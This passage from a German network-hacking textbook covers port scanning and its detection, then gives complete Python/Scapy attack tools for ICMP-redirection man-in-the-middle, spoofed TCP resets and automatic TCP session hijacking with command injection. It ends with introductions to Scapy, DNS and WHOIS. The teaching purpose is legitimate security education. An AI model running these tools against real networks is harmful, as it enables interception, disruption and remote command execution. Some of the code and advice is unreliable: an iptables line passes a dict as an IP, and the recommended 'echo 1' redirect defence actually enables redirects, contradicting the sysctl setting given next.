Neu in diesem Source Code dürfte die Funktion `range()` sein, die eine Liste von Zahlen von 1 bis 1024 erzeugt, sowie die Funktion `sr`, die die Pakete nicht nur auf Layer 3 versendet, sondern gleichzeitig noch die Antwort-Pakete einsammelt. Ihr Rückgabewert sind zwei Listen eine mit beantworteten und eine mit unbeantworteten Paketen. Die Liste der unbeantworteten Pakete enthält die Pakete, wie wir sie versendet haben. Die Liste der beantworteten Pakete besteht aus Tupeln, bestehend aus dem Paket, das gesendet wurde, und dem entsprechenden Antwort-Paket.

Für alle beantworteten Pakete werten wir aus, ob es sich um ein ICMP- oder ein TCP-Paket handelt, das zurückgeschickt wurde. Dies erfährt man über die `getlayer()` -Methode, die einem den Header des als Parameter übergebenen Protokolls zurückliefert.

Handelt es sich um ein ICMP-Paket, untersuchen wir den Type und Code, der besagt, um welche Art Fehler es sich handelt. Bei einem TCP-Paket dagegen bestimmen wir über die Flags, die gesetzt wurden, was diese Antwort zu bedeuten hat. Die Flags sind im Normalfall ein Long-Integer, in dem die Flags als Bits gesetzt sind. Da das unhandlich anzufragen ist, wandeln wir die Flags mit Hilfe der `sprintf`-Methode in einen String um. `SA` bedeutet, dass sowohl SYN- als auch ACK-Flag gesetzt sind und somit der Port offen ist. `R` oder `RA` bedeutet, dass das RST- bzw RST- und ACK-Flag gesetzt sind und der Port somit geschlossen ist. Bei allen anderen Antworten werden die gesetzten Flags protokolliert.

Neben SYN-Scanning gibt es noch eine Reihe weiterer Arten, nach offenen Ports zu fragen. Eine weitere Variante sind Null-, FIN-, und XMAS-Scans, die Pakete benutzen, bei denen gar kein Flag, nur das FIN oder alle Flags gesetzt sind. RFC-konforme Computer antworten auf solche Pakete mit einem RST, wenn der Port geschlossen ist, oder gar nicht, wenn der Port offen oder gefiltert ist. Allerdings sind Null- und XMAS-Scans für moderne Network-Intrusion-Detection-Systeme ein Grund-Alarm zu schlagen.

Schlauere Angreifer werden die Ports des Zielsystems nicht sequentiell, also der Reihe nach von 1 bis 1024 scannen, sondern in zufälliger Reihenfolge und mit zufälligen Timeouts zwischen den versendeten Paketen, denn moderne Network-Intrusion-Systeme werten eine bestimmte Anzahl von Paketen von einer Source-IP an eine bestimmte Anzahl unterschiedlicher Destination-Ports als Portscan. Probieren Sie aus, wie Ihr NIDS darauf reagiert, und variieren Sie die Flags oder schreiben Sie das Programm so um, dass es nur eine Liste von interessanten Ports wie 21, 22, 25, 80 und 443 in zufälliger Reihenfolge scannt.

Die beste Dokumentation über Portscanning-Techniken im Internet gibt es ganz klar und ohne zu zögern natürlich bei Fyodor, dem Autor des berühmten NMAP nmap.org/book/man-port-scanning-techniques.html, und sie lohnt zu lesen.

5.9 Portscan-Detection

Nachdem wir einen Source Code zum Portscannen entwickelt haben, wollen wir nun ein Programm schreiben, das in der Lage ist, Portscans zu erkennen. Hierfür merkt sich das Programm zu allen Source-IPs die Destination-Ports sowie die Zeit in Unix-Time-Format (Sekunden seit 01.01.1970). Anschließend überprüft es, ob die entsprechende IP die Anzahl der erforderlichen Ports erreicht hat, bei der wir den Vorgang als Portscan beurteilen. Die beiden Variablen `nr_of_diff_ports` und `portscan_timespan` definieren wie viele verschiedene Ports in wie vielen Sekunden angesprochen werden müssen. Wurde die erforderliche Anzahl erreicht, iterieren wir über alle Ports und entfernen diejenigen Einträge, die außerhalb der Zeitspanne liegen. Falls die Source-IP danach immer noch die erforderliche Anzahl Ports gescannt hat, wird eine Meldung ausgegeben und die gespeicherten Informationen werden gelöscht, damit nur komplett neue Portscans angezeigt werden.

```
 1 #!/usr/bin/python3
 2
 3 import sys
 4 from time import time
 5 from scapy.all import sniff
 6
 7 ip_to_ports = dict()
 8
 9 # Nr of ports in timespan seconds
10 nr_of_diff_ports = 10
11 portscan_timespan = 10
12
13
14 def detect_portscan(packet):
15     ip = packet.getlayer("IP")
16     tcp = packet.getlayer("TCP")
17
18     # Remember scanned port and time in unix format
19     ip_to_ports.setdefault(ip.src, {})\
20                [str(tcp.dport)] = int(time())
21
22     # Source IP has scanned too much different ports?
23     if len(ip_to_ports[ip.src]) >= nr_of_diff_ports:
24         scanned_ports = ip_to_ports[ip.src].items()
25
26         # Check recorded time of each scan
27         for (scanned_port, scan_time) in scanned_ports:
28
29             # Scanned port not in timeout span? Delete it
30             if scan_time + portscan_timespan < int(time()):
31                 del ip_to_ports[ip.src][scanned_port]
```

```
32
33          # Still too much scanned ports?
34          if len(ip_to_ports[ip.src]) >= nr_of_diff_ports:
35              print("Portscan detected from " + ip.src)
36              print("Scanned ports " + \
37                    ",".join(ip_to_ports[ip.src].keys()) + \
38                    "\n")
39
40              del ip_to_ports[ip.src]
41
42  if len(sys.argv) < 2:
43      print(sys.argv[0] + " <iface>")
44      sys.exit(0)
45
46  sniff(prn=detect_portscan,
47        filter="tcp",
48        iface=sys.argv[1],
49        store=0)
```

Der Source filtert auf TCP-Traffic, um das Beispiel möglichst einfach zu halten. Sie sollten mit wenig Aufwand in der Lage sein, das Beispiel um UDP-Scan-Detection zu erweitern.

Eine weitere Erweiterungsmöglichkeit wäre, Portscans nicht nur zu melden, sondern sie gleich auch zu blocken. Eine einfache Möglichkeit wäre, die scannende IP in IPtables einzutragen, um den gesamten Traffic dieser IP zu droppen. Dies könnte mit der folgenden Zeile bewerkstelligt werden:

```
os.system("iptables -A INPUT -s " + ip_to_ports[ip.src] + \
          " -j DROP")
```

Es sei noch anzumerken, dass dieses Vorgehen gefährlich ist, denn ein gewiefter Angreifer könnte mittels IP-Spoofing ein gesamtes Netz droppen lassen. Deshalb sollte man bei solchen Mechanismen immer einen Timeout einbauen und besondere IP-Adressen wie den Default-Gateway oder DNS-Server zu einer Whitelist hinzufügen, die nie gesperrt wird. Sollte ein Angreifer es schaffen als Source-IP beliebige Zeichen einzufügen, könnte sich diese Zeile in eine Command-Injection (Abschn. 7.10) verwandeln. Der Input sollte dementsprechend auf gefährliche Zeichen gefiltert werden.

5.10 ICMP-Redirection

Die meisten Netzwerk-Administratoren wissen heutzutage, dass man mit Hilfe von ARP-Cache-Poisoning-Angriffen eine Man-in-the-middle-Attack fahren kann, wie in Abschn. 4.2 beschrieben. Noch eleganter als mit ARP-Spoofing kann man Mitm mittels ICMP-Redirection implementieren, denn bei dieser Attacke braucht man lediglich einmal ein einziges Paket zu verschicken, um den gesamten Traffic zu einer Route umleiten zu können.

ICMP ist weitaus mehr als nur das allseits bekannte ICMP-Echo aka Ping und das daraus resultierende Echo-Response-Paket, denn ICMP (siehe Abschn. 2.8) ist das Fehlerprotokoll von IP. Es ist dazu gedacht Computern mitzuteilen, dass ein Rechner, ein ganzes Netz oder ein Protokoll nicht erreichbar ist, dass die maximale TTL (Time-to-live) eines Pakets überschritten wurde oder aber dass ein Router denkt, er kenne eine bessere Route als sich selbst.

```
#!/usr/bin/python3

import sys
import getopt
from scapy.all import send, IP, ICMP

# The address we send the packet to
target = None

# The address of the original gateway
old_gw = None

# The address of our desired gateway
new_gw = None


def usage():
    print(sys.argv[0] + "" "
    -t <target>
    -o <old_gw>
    -n <new_gw>"" ")
    sys.exit(1)

# Parsing parameter
try:
    cmd_opts = "t:o:n:r:"
    opts, args = getopt.getopt(sys.argv[1:], cmd_opts)
except getopt.GetoptError:
    usage()

for opt in opts:
    if opt[0] == "-t":
        target = opt[1]
    elif opt[0] == "-o":
        old_gw = opt[1]
    elif opt[0] == "-n":
        new_gw = opt[1]
    else:
        usage()

# Construct and send the packet
packet = IP(src=old_gw, dst=target) / \
```

```
43          ICMP(type=5, code=1, gw=new_gw) / \
44          IP(src=target, dst='0.0.0.0')
45  send(packet)
```

Vom Source Code her ist der ICMP-Redirection-Angriff weitestgehend identisch mit dem IP-Spoofing-Beispiel (Abschn. 5.6). Er unterscheidet sich lediglich in dem Paket, das zusammengebaut wird. Wir konstruieren ein Paket, das so aussieht, als käme es vom alten, bisherigen Gateway-Computer, der dem `target` sagt: „Hey es gibt da jemanden, der kann meinen Job besser als ich!“, was in ICMP übersetzt bedeutet `code 1`, `type 5`, und der `gw`-Parameter beinhaltet die IP des neuen Gateways. Als Letztes müssen wir noch das Ziel der Route, in unserem Fall `0.0.0.0`, für die Default-Route, angeben. Hier können Sie bei Bedarf jede beliebige andere gültige Route angeben. ICMP-Redirection-Angriffe können Sie auf einem Linux-System sehr einfach abwehren, indem Sie die `accept-redirects`-Option im Kernel deaktivieren. Dies geschieht wahlweise über die magische Zeile

```
echo 1 > /proc/sys/net/ipv4/conf/all/accept_redirects
```

oder über einen Eintrag in die Datei `/etc/systctl.conf`.

```
net.ipv4.conf.all.accept_redirects = 0
```

BSD- und Mac-OS-X-Systeme bieten ähnliche Funktionalitäten an.

5.11 RST-Daemon

Ein RST-Daemon ist ein Programm, mit dem man fremde TCP-Verbindungen resetten – sprich beenden – kann, indem man dem Absender ein gespooftes TCP-Paket mit gesetztem RST-Flag sendet.

```
 1  #!/usr/bin/python3
 2
 3  import sys
 4  import getopt
 5  import pcapy
 6  from scapy.all import send, IP, TCP
 7  from impacket.ImpactDecoder import EthDecoder, IPDecoder
 8  from impacket.ImpactDecoder import TCPDecoder
 9
10
11  dev = "wlp2s0"
12  filter = ""
13  eth_decoder = EthDecoder()
14  ip_decoder = IPDecoder()
15  tcp_decoder = TCPDecoder()
16
17
```

```
18 def handle_packet(hdr, data):
19     eth = eth_decoder.decode(data)
20     ip = ip_decoder.decode(eth.get_data_as_string())
21     tcp = tcp_decoder.decode(ip.get_data_as_string())
22
23     if not tcp.get_SYN() and not tcp.get_RST() and \
24             not tcp.get_FIN() and tcp.get_ACK():
25         packet = IP(src=ip.get_ip_dst(),
26                     dst=ip.get_ip_src()) / \
27                  TCP(sport=tcp.get_th_dport(),
28                      dport=tcp.get_th_sport(),
29                      seq=tcp.get_th_ack(),
30                      ack=tcp.get_th_seq()+1,
31                      flags="R")
32
33         send(packet, iface=dev)
34
35         print("RST %s:%d -> %s:%d" % (ip.get_ip_src(),
36                                       tcp.get_th_sport(),
37                                       ip.get_ip_dst(),
38                                       tcp.get_th_dport()))
39
40
41 def usage():
42     print(sys.argv[0] + " -i <dev> -f <pcap_filter>")
43     sys.exit(1)
44
45 try:
46     cmd_opts = "f:i:"
47     opts, args = getopt.getopt(sys.argv[1:], cmd_opts)
48 except getopt.GetoptError:
49     usage()
50
51 for opt in opts:
52     if opt[0] == "-f":
53         filter = opt[1]
54     elif opt[0] == "-i":
55         dev = opt[1]
56     else:
57         usage()
58
59 pcap = pcapy.open_live(dev, 1500, 0, 100)
60
61 if filter:
62     filter = "tcp and " + filter
63 else:
64     filter = "tcp"
65
66 pcap.setfilter(filter)
```

```
print("Resetting all TCP connections on " + dev + \
      " matching filter " + filter)
pcap.loop(0, handle_packet)
```

Der Source Code ist eine Mischung aus einem Sniffer (siehe Abschn. 5.4) und IP-Spoofing (Abschn. 5.6). Der Unterschied zu einem herkömmlichen Sniffer-Programm liegt darin, dass der RST-Daemon in der `handle_packet` -Funktion aus dem abgefangenen Paket ein neues Paket baut, das so aussieht, als käme es vom Empfänger des angefangenen Pakets. Dazu werden sowohl Source- und Destination-Port als auch Source- und Destination-IP umgedreht und die Acknowledgement-Nummer auf die Sequencenumber plus eins gesetzt (siehe Abschn. 2.9). Als Sequenznummer verwenden wir die Acknowledgement-Nummer, denn dies ist die Sequenznummer, die von der Gegenseite als nächstes erwartet wird.

Die Abwehrmaßnahmen gegen Angriffe solcher Art sind die gleichen wie gegen IP-Spoofing generell: Verwenden Sie IPsec, um Ihre IP-Pakete zu signieren.

5.12 Automatic-Hijack-Daemon

Die Creme de la Creme eines TCP-Hijacking-Toolkits ist ein Mechanismus, um Befehle in eine existierende TCP-Connection zu injizieren. Dies kann wahlweise wie in Ettercap (http://ettercap.sourceforge.net) interaktiv oder wie in P.A.T.H. (http://p-a-t-h.sourceforge.net) automatisch per Daemon geschehen, der auf einen bestimmten Payload wartet und daraufhin die Verbindung entführt. Da der Autor dieses Buches gleichzeitig auch der Autor des P.A.T.H.-Projektes ist, wird hier die automatische Variante bevorzugt. Also los geht's!

```
#!/usr/bin/python3

import sys
import getopt
from scapy.all import send, sniff, IP, TCP


dev = "enp3s0f1"
srv_port = None
srv_ip = None
client_ip = None
grep = None
inject_data = "echo 'haha' > /tmp/hacked\n"
hijack_data = {}


def handle_packet(packet):
    ip = packet.getlayer("IP")
    tcp = packet.getlayer("TCP")
    flags = tcp.sprintf("%flags%")
```

```
21
22      print("Got packet %s:%d -> %s:%d [%s]" % (ip.src,
23                                                tcp.sport,
24                                                ip.dst,
25                                                tcp.dport,
26                                                flags))
27
28      # Check if this is a hijackable packet
29      if tcp.sprintf("%flags%") == "A" or \
30         tcp.sprintf("%flags%") == "PA":
31          already_hijacked = hijack_data.get(ip.dst, {})\
32                                        .get('hijacked')
33
34          # The packet is from server to client
35          if tcp.sport == srv_port and \
36             ip.src == srv_ip and \
37             not already_hijacked:
38
39              print("Got server sequence " + str(tcp.seq))
40              print("Got client sequence " + str(tcp.ack) + "\n")
41
42              # Found the payload?
43              if grep in str(tcp.payload):
44                  hijack_data.setdefault(ip.dst, {})\
45                              ['hijack'] = True
46                  print("Found payload " + str(tcp.payload))
47              elif not grep:
48                  hijack_data.setdefault(ip.dst, {})\
49                              ['hijack'] = True
50
51              if hijack_data.setdefault(ip.dst, {})\
52                            .get('hijack'):
53
54                  print("Hijacking %s:%d -> %s:%d" % (ip.dst,
55                                                      tcp.dport,
56                                                      ip.src,
57                                                      srv_port))
58
59                  # Spoof packet from client
60                  packet = IP(src=ip.dst, dst=ip.src) / \
61                           TCP(sport=tcp.dport,
62                               dport=srv_port,
63                               seq=tcp.ack + len(inject_data),
64                               ack=tcp.seq + 1,
65                               flags="PA") / \
66                           inject_data
67
68                  send(packet, iface=dev)
```

```
69
70                  hijack_data[ip.dst]['hijacked'] = True
71
72
73  def usage():
74      print(sys.argv[0])
75      print("""
76      -c <client_ip> (optional)
77      -d <data_to_inject> (optional)
78      -g <payload_to_grep> (optional)
79      -i <interface> (optional)
80      -p <srv_port>
81      -s <srv_ip>
82      """)
83      sys.exit(1)
84
85  try:
86      cmd_opts = "c:d:g:i:p:s:"
87      opts, args = getopt.getopt(sys.argv[1:], cmd_opts)
88  except getopt.GetoptError:
89      usage()
90
91  for opt in opts:
92      if opt[0] == "-c":
93          client_ip = opt[1]
94      elif opt[0] == "-d":
95          inject_data = opt[1]
96      elif opt[0] == "-g":
97          grep = opt[1]
98      elif opt[0] == "-i":
99          dev = opt[1]
100     elif opt[0] == "-p":
101         srv_port = int(opt[1])
102     elif opt[0] == "-s":
103         srv_ip = opt[1]
104     else:
105         usage()
106
107 if not srv_ip and not srv_port:
108     usage()
109
110 if client_ip:
111     print("Hijacking TCP connections from %s to " + \
112           "%s on port %d" % (client_ip,
113                              srv_ip,
114                              srv_port))
115
116     filter = "tcp and port " + str(srv_port) + \
117              " and host " + srv_ip + \
```

```
118              "and host " + client_ip
119  else:
120      print("Hijacking all TCP connections to " + \
121      "%s on port %d" % (srv_ip,
122                         srv_port))
123
124      filter = "tcp and port " + str(srv_port) + \
125               " and host " + srv_ip
126
127  sniff(iface=dev, store=0, filter=filter, prn=handle_packet)
```

Dreh- und Angelpunkt des Programms ist wieder die `handle_packet()`-Funktion. Hier wird zuerst überprüft, ob bei dem abgefangenen Paket das ACK- oder ACK / PUSH-Flag gesetzt ist, was uns verrät, dass die TCP-Verbindung erfolgreich aufgebaut worden ist. Als nächstes überprüfen wir, ob das Paket vom Server an den Client gesendet wurde. Uns interessieren nur diese Pakete, weil wir darauf eine Antwort mit unserem eigenen Payload schicken wollen. Wurde solch ein Paket erfolgreich abgefangen, kontrollieren wir noch gegebenenfalls, ob der Payload, auf den wir warten sollen, in dem Paket ist bzw vorher schon gefunden wurde. Ist dies der Fall, konstruieren wir ein Paket, das so aussieht als käme es vom Client. Dazu drehen wir nicht nur die IPs und Ports um, sondern verwenden noch die abgefangene Acknowledgement-Nummer als Sequenznummer, denn, wir erinnern uns die Acknowledgement-Nummer ist immer die Sequenznummer, die von der Gegenseite als nächstes erwartet wird, und addieren die Länge unseres Payloads hinzu, denn für jedes verschickte Byte wird die Sequenznummer um eins erhöht. Als Acknowledgement-Nummer verwenden wir die abgefangene Sequenznummer plus eins, weil dies die nächste Sequenznummer ist, die wir erwarten würden, wenn wir uns um den weiteren Verbindungsverlauf scheren würden.

Theoretisch könnten wir auch mehr als ein Paket injizieren, denn wir übernehmen die TCP-Verbindung komplett. Der Client kann ab diesem Zeitpunkt nichts mehr machen, weil er ACK-Pakete mit Sequenznummern schickt, die das Hijacking-Tool schon geschickt hat. Das kann unter Umständen in einem unschönen ACK-Storm resultieren, weil der Server auf jedes Paket mit einem RST antworten würde, der Client aber drauf bestünde, diese Sequenznummer senden zu wollen. In unserem Beispiel soll uns das allerdings nicht stören. Für Übungszwecke kann der geneigte Leser das Script allerdings so erweitern, dass das Tool den Client mit einem RST-Paket gänzlich terminiert, um einen ACK-Storm zu verhindern.

Als Letztes sei noch angemerkt, dass man beim Payload je nach Protokoll noch beachten sollte, dass er mit \n abgeschlossen wird, denn ansonsten steht er z. B. bei Telnet nur auf dem Bildschirm des Client, wird allerdings nicht ausgeführt.

5.13 Tools

5.13.1 Scapy

Scapy ist nicht nur eine fantastische Python-Bibliothek, sondern auch ein Tool. Wenn man Scapy manuell aufruft, landet man in seinem interaktiven Modus, der nichts anderes ist als eine Python-Console mit geladenen Scapy-Modulen.

```
scapy
```

Mit dem Befehl `ls()` kann man sich sämtliche zur Verfügung stehenden Protokolle ausgeben lassen:

```
>>> ls()
ARP         : ARP
ASN1_Packet : None
BOOTP       : BOOTP
...
```

Eine komplette Auflistung aller in Scapy verfügbaren Protokolle finden Sie im Anhang unter A.1.

Falls Sie alle Header samt Defaultwerte für ein Protokoll in Erfahrung bringen möchten, müssen Sie einfach nur den Namen des Protokolls als Parameter von `ls()` einsetzen.

```
>>> ls(TCP)
sport       : ShortEnumField       = (20)
dport       : ShortEnumField       = (80)
seq         : IntField             = (0)
ack         : IntField             = (0)
dataofs     : BitField             = (None)
reserved    : BitField             = (0)
flags       : FlagsField           = (2)
window      : ShortField           = (8192)
chksum      : XShortField          = (None)
urgptr      : ShortField           = (0)
options     : TCPOptionsField      = ({})
```

Mit dem Befehl `lsc()` kann man sich alle Funktionen samt Beschreibung ausgeben lassen

```
>>> lsc()
arpcachepoison      : Poison target's cache with (your MAC,
                      victim's IP) couple
arping              : Send ARP who-has requests to determine
                      which hosts are up
...
```

Eine Auflistung der wichtigsten Scapy-Funktionen sehen Sie in Tab. 5.1, eine komplette Auflistung aller Funktionen befindet sich im Anhang unter A.

Ansonsten funktioniert die Scapy-Shell genauso wie die Benutzung der Scapy-Module. Hier noch einmal als kurzes Beispiel ein HTTP-GET-Befehl, der allerdings keine Daten liefern wird, weil vorher kein TCP-Handshake stattgefunden hat.

```
>>> send( IP(dst="www.codekid.net") /\
          TCP(dport=80, flags="A")/"GET / HTTP/1.0 \n\n" )
```

Ein weiteres geniales Feature von Scapy ist, die statistische Auswertung von gesendeten und empfangenen Paketen grafisch darstellen zu können, wie z. B. die Verteilung der TCP-Sequenznummern. Hierfür müssen Sie allerdings matplotlib (https://matplotlib.org/) installieren.

```
pip3 install matplotlib
```


Jetzt können wie die empfangenen Pakete plotten.

```
ans, unans = sr(IP(dst="www.codekid.net", \
                   id=[(0,100)]) /\
                TCP(dport=80)/"GET / HTTP/1.0\n\n")
ans.plot(lambda x: x[1].seq)
```

Die `lambda`-Funktion wird für jedes empfangene Paket aufgerufen und sorgt dafür, dass dessen Sequenznummer an die `plot()`-Funktion übergeben wird, die mit diesen Daten solch ein schönes Bild zaubert.

Tab. 5.1 Wichtige Scapy-Funktionen

Name	Beschreibung
`send()`	Versendet ein Paket auf Layer 3
`sendp()`	Versendet ein Paket auf Layer 2
`sr()`	Sendet und empfängt auf Layer 3
`srp()`	Sendet und empfängt auf Layer 2
`sniff()`	Liest Netzwerkverkehr ein und ruft für jedes empfangene Paket eine Callback-Funktion auf
`RandMAC()`	Generiert eine zufällige MAC-Adresse
`RandIP()`	Generiert eine zufällige IP-Adresse
`get_if_hwaddr()`	Ermittelt MAC-Adresse von Netzwerk-Interface
`get_if_addr()`	Ermittelt IP-Adresse von Netzwerk-Interface
`ls()`	Listet alle Protokolle auf
`ls(protocol)`	Zeigt Header eines Protokolls an
`lsc()`	Listet alle verfügbaren Funktionen auf
`help()`	Zeigt Dokumentation zu einer Funktion oder Protokoll an



Früher waren Sequenznummern wirklich sequenziell heutzutage werden sie meist zufällig vergeben, um Blind IP-Spoofing zu erschweren wie ein Plot (Abb. ??) unter Linux mit 5.6.13er Kernel zeigt.

Wer noch mehr über Scapy wissen will, dem sei die offizielle Scapy-Dokumentation (http://www.secdev.org/projects/scapy/doc/usage.html) wärmstens empfohlen. Dort bekommt man nicht nur jede Funktion gut erklärt, es gibt auch eine Reihe weiterer nützlicher Einzeiler wie Traceroute oder VLAN-Hopping und coole Zusatzfeatures wie Fuzzing, aktives und passives Fingerprinting, ARP-Poisoning, ARP-Ping und DynDNS.

WHOIS DNS?

6

Zusammenfassung

DNS oder Domain Name System in der langen Schreibweise ist so etwas wie das Telefonbuch des Internets oder Intranets. Es löst die eher schwer zu merkenden Zahlen einer IP-Adresse in anschaulichere und leichter zu merkende Namen wie www.ccc.de oder www.springer.com auf und umgekehrt deren Namen in die IP-Adresse. Vorwärtsauflösungen von Namen in IP-Adresse werden über **A-Records** , Rückwärtsauflösungen über **PTR-Records** realisiert. Des Weiteren wird DNS noch dazu benutzt, die Mail-Server einer Domain mittels **MX-Records** und die Nameserver via **NS-Records** zu ermitteln. **CNAME-Records** dagegen definieren Aliase für Hostnamen. Last but not least kann DNS für einfache Lastverteilung im Round-robin-Verfahren gebraucht werden.

DNS bietet eine einfache und leise Variante einer Man-in-the-middle-Attacke, denn man muss meist nur ein einziges DNS-Response-Paket spoofen, um die Pakete zu einer Verbindung zu entführen. Die meisten Computer haben heutzutage DNS-Caches, in denen sie aufgelöste Hostnamen speichern und nur erneut anfragen, wenn sie unter der alten IP nicht mehr erreichbar sind.

Namen von Computern sind allerdings nicht nur hübsche Sticker über der IP-Adresse, sie geben oft Aufschluss über deren Verwendungszweck und manchmal sogar über deren Standort. So ist ein Computer mit dem Namen rtr3.ffm.domain.net beispielsweise wohl einer von mindestens 3 Routern in Frankfurt am Main.

6.1 Protokollübersicht

Abb. 6.1 zeigt einen typischen DNS-Header.

B. Ballmann, *Network Hacks – Intensivkurs*,
https://doi.org/10.1007/978-3-662-61636-9_6




Abb. 6.1 DNS-Header

Im ID-Feld steht, wie der Name schon vermuten lässt, eine eindeutige ID, damit der Client weiß, für welche Anfrage die Antwort war. Die QR-Option gibt an, ob es sich bei dem Paket um eine Query (Bit ist auf 0 gesetzt) oder um einen Response (Bit ist 1) handelt. Der OP-Code definiert die Art der Anfrage. 0 steht für Vorwärts- und 1 für Rückwärtsauflösung. Antworten verwenden das RCODE-Feld; hierbei steht 0 für keinen Fehler, 1 für fehlerhafte Anfrage und 2 für Serverfehler.

Das AA-Bit gibt an, ob es sich um eine authorisierte Antwort handelt (1), d. h. ob der Server selbst für die angefragte Domain zuständig ist oder ob er die Antwort selbst nur von einem anderen Server erfahren hat. Das TZ-Bit zeigt an, ob die Antwort abgeschnitten wurde, weil sie länger als 512 Byte ist.

Man kann einem DNS-Server nicht nur Anfragen zu einzelnen Hosts und IPs senden, sondern auch für eine ganze Domain (siehe Abschn. 6.3). Dies geschieht über Recursion, die mit dem RD-Bit (Recursion desired) angefragt werden kann. Ist in der Antwort das RA-Bit auf 0 gesetzt, ist Recursion nicht verfügbar.

6.2 Benötigte Module

Sofern noch nicht längst geschehen, sollten Sie schnellstmöglich Scapy installieren.

```
pip3 install scapy
```

6.3 Fragen über Fragen

Über DNS kann man viel über eine Domain erfahren, wie sie an den wichtigsten DNS-Record-Typen aus Tab. 6.1 sehen können. So kann man beispielsweise den Mailserver erfragen.

```
host -t MX domain.net
```

Tab. 6.1 Die wichtigsten DNS-Record-Typen

Name	Funktion
A	Löst Name in IP auf
CERT	Certificate Record für PGP-Server o.ä.
CNAME	Alias für einen Hostnamen
DHCID	Definiert DHCP-Server für die Domain
DNAME	Alias für einen Domainnamen
DNSKEY	Key für DNSSEC
IPSECKEY	Key für IPsec
LOC	Location record
MX	Definiert einen Mailserver für die Domain
NS	Definiert einen Nameserver für die Domain
PTR	Löst IP in Name auf
RP	Responsible Person
SSHFP	SSH public key

Setzen Sie einfach den zu erfragenden Recordtyp hinter die Option `-t` ein und probieren sie es aus!

Wie schon in der Protokollübersicht erwähnt, kann man rekursive DNS-Anfragen an einen Nameserver senden, um alle Records einer Domain zu erhalten. Dies dient eigentlich dazu, dass sich ein Slave-Server die komplette Zone zum Abgleich ziehen kann. Ist ein Nameserver jedoch falsch konfiguriert, erhält ein Angreifer so auf einen Schlag sehr viele wertvolle Informationen.

```
host -alv domain.net
```

Liefert der vorherige Aufruf eine Fülle an Ergebnissen, sollten Sie Ihren Nameserver so umkonfigurieren, dass er Recursion (manchmal auch als Transfer bezeichnet) nur für Ihre Slave-Server zulässt.

6.4 WHOIS

Nehmen wir an, Sie haben eine IP-Adresse und möchten wissen, wem sie gehört. Dazu existieren bei den NIC-Diensten wie DENIC, bei denen Domains registriert werden und die die Root-Server für die jeweiligen TLDs wie z. B. `.de` hosten, sogenannte WHOIS-Datenbanken. IP-Adressen werden im Gegensatz zu Domains beim RIPE Network Coordination Centre registriert und entweder Ihr Provider oder Sie selbst müssen RIPE-Mitglied sein, um ein IP-Netz zu beantragen.

Die WHOIS-Datenbanken von RIPE und NICs wie DENIC können Sie oft über das Webinterface der jeweiligen NIC-Dienste abfragen. Einfacher und eleganter geht es allerdings über die Console.

```
whois 77.87.229.40
% This is the RIPE Database query service.
% The objects are in RPSL format.
%
% The RIPE Database is subject to Terms and Conditions.
% See http://www.ripe.net/db/support/db-terms-conditions.pdf

% Note: this output has been filtered.
%       To receive output for a database update,
%       use the "-B" flag.

% Information related to '77.87.224.0 -- 77.87.231.255'

inetnum:        77.87.224.0 -- 77.87.231.255
netname:        BSI-IVBB
descr:          Bundesamt fuer Sicherheit in der
descr:          Informationstechnik
country:        DE
org:            ORG-BA202-RIPE
admin-c:        OE245-RIPE
tech-c:         OE245-RIPE
status:         ASSIGNED PI
mnt-by:         RIPE-NCC-END-MNT
mnt-by:         BSI-IVBB
mnt-by:         DTAG-NIC
mnt-lower:      RIPE-NCC-END-MNT
mnt-routes:     BSI-IVBB
mnt-domains:    BSI-IVBB
source:         RIPE # Filtered
person:         Olaf Erber
address:        Bundesamt fuer Sicherheit in der IT
address:        Postfach 20 03 63
address:        53133 Bonn
address:        Germany
phone:          +49 3018 9582 0
e-mail:         ipbb_ivbb@bsi.bund.de
nic-hdl:        OE245-RIPE
mnt-by:         DFN-NTFY
source:         RIPE # Filtered

% Information related to '77.87.228.0/22AS49234'

route:          77.87.228.0/22
descr:          BSI-IVBB
origin:         AS49234
mnt-by:         BSI-IVBB
source:         RIPE # Filtered
```

Wie Sie sehen, erfahren Sie über WHOIS nicht nur, wem eine IP gehört, vom wem die Zone verwaltet wird und wer der administrative Ansprechpartner ist, sondern auch zu welchem Netz (77.87.224.0 – 77.87.231.255) sie gehört. WHOIS-Anfragen können allerdings nicht nur für IPs, sondern auch für Domain- und Hostnamen gestellt werden.

6.5 DNS Dictionary Mapper

